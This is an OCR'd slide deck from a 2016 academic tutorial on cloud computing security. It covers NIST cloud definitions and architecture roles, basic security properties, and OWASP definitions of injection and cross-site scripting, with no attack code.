Tutorial at NexComm 2016

February 21, 2016 - Lisbon, Portugal

# Clouds and Security: A Scrutinized Marriage

Carla Merkle Westphall, Carlos Becker Westphall, Jorge Werner, Rafael Weingärtner, Paulo Fernando Silva, Daniel Ricardo dos Santos, Kleber Magno Maciel Vieira

# Summary

1. Introduction
   1.1 Motivation
   1.2 Cloud security challenges and problems
2. Basic concepts
   2.1 Cloud computing
   2.2 Security
3. Cloud Security Concerns
   3.1 Identity and access management
   3.2 Privacy
   3.3 Trust management and federations

# Summary

4. Related work and Technologies
    - 4.1 Research questions
    - 4.2 Research proposals
    - 4.3 Current Technologies
5. Conclusions

# 1. Introduction

- Security in cloud computing really is a "Scrutinized Marriage": challenging, needs a careful understanding and involves many areas
- Cloud computing provides convenient, on-demand access to a shared pool of resources: networks, servers, storage, applications, and services
- It is necessary security in many layers of software and hardware!

# 1. Introduction


- Applications and web

- Virtualization

- Cryptography

# 1.1 Motivation

**Business** ***online*** = **rely on** → **identities**

→ SECURITY

**Digital identity**: electronic representation of sensitive information

**Users want privacy!**

# 1.1 Motivation

- Deployment of security in large-scale scenarios is cheaper (filters, patch management, virtual machine protection)
- Large cloud providers can hire experts
- Updates are faster in homogeneous environments to respond to incidents
- Standard images of VMs and software can be updated with security configurations and patches

**“Same value of security investments buy better protection"**

Defenses of cloud environments can be more robust, scalable and have a better cost-effective, but ...

.... the large concentration of resources and data is a more attractive target for attackers

# 1.2 Cloud security challenges and problems

- A great number of threats: data breaches, data loss, abuse of cloud services, ...
- Enterprises are increasing cloud use and need security
- Identities are spread all over cloud computing
- Privacy issues have to be improved and satisfied
- Trust should be well defined

# 2. Basic Concepts

2.1 Cloud Computing

2.2 Security


# 2.1 Cloud Computing

NIST SP-800-145 - The NIST Definition:

"A model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model promotes availability and is composed of five essential characteristics, three service models, and four deployment models."


Source: Stallings, 2014

# Cloud Computing Elements




Source: Stallings, 2014

# Cloud Computing Context




Source: Stallings, 2014

# Popular services


- IaaS: Amazon EC2, Windows Azure, Rackspace (backup)
- PaaS: Google App Engine, Cloud Foundry, force.com
- SaaS: Office 365, Dropbox, salesforce.com, Google Apps
- Cloud management: CloudStack, OpenStack

Foxit FDF Document

- http://cloudtaxonomy.opencrowd.com/
- http://talkincloud.com/


# NIST Cloud Computing Reference Architecture (NIST SP 500-292 )

"The NIST cloud computing reference architecture focuses on the requirements of "what" cloud services provide, not a "how to" design solution and implementation. The reference architecture is intended to facilitate the understanding of the operational intricacies in cloud computing. It does not represent the system architecture of a specific cloud computing system; instead it is a tool for describing, discussing, and developing a system-specific architecture using a common framework of reference."



Source: Stallings, 2014

# NIST Reference Architecture




Source: Stallings, 2014

# Roles and Responsibilities

## Cloud carrier

- connectivity and transport of cloud services between consumers and CPs


## Cloud auditor

- An independent entity that can assure that the CP conforms to a set of standards

## Cloud broker

- Useful when cloud services are too complex for a cloud consumer to easily manage
- Service intermediation
  - Value-added services such as identity management, performance reporting, and enhanced security
- Service aggregation
  - The broker combines multiple services to meet consumer needs not specifically addressed by a single CP, or to optimize performance or minimize cost
- Service arbitrage
  - flexibility to choose services from multiple agencies

Source: Stallings, 2014




Source: https://wiki.lrg.ufsc.br/mediaWiki/index.php/Cloud.

# 2.2 Security

| | |
|---|---|
| Confidentiality | • only authorized users have access to information |
| Integrity | • prevent/detect modification/corruption of information |
| Availability | • ensure that legitimate users will have properly allowed access |
| Authenticity | • guarantee the validity of data and identity information |

# 2.2 Security


- Threats – conditions or events that provide a potential security violation
- Vulnerability – failure or improper feature that can be exploited
- Attack – set of actions made by unauthorized entity seeking security breaches

# 2.2 Security

OWASP Top Ten


A1 – Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.


A3 - Cross-Site Scripting (XSS) occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

# SQL Injection – Illustrated

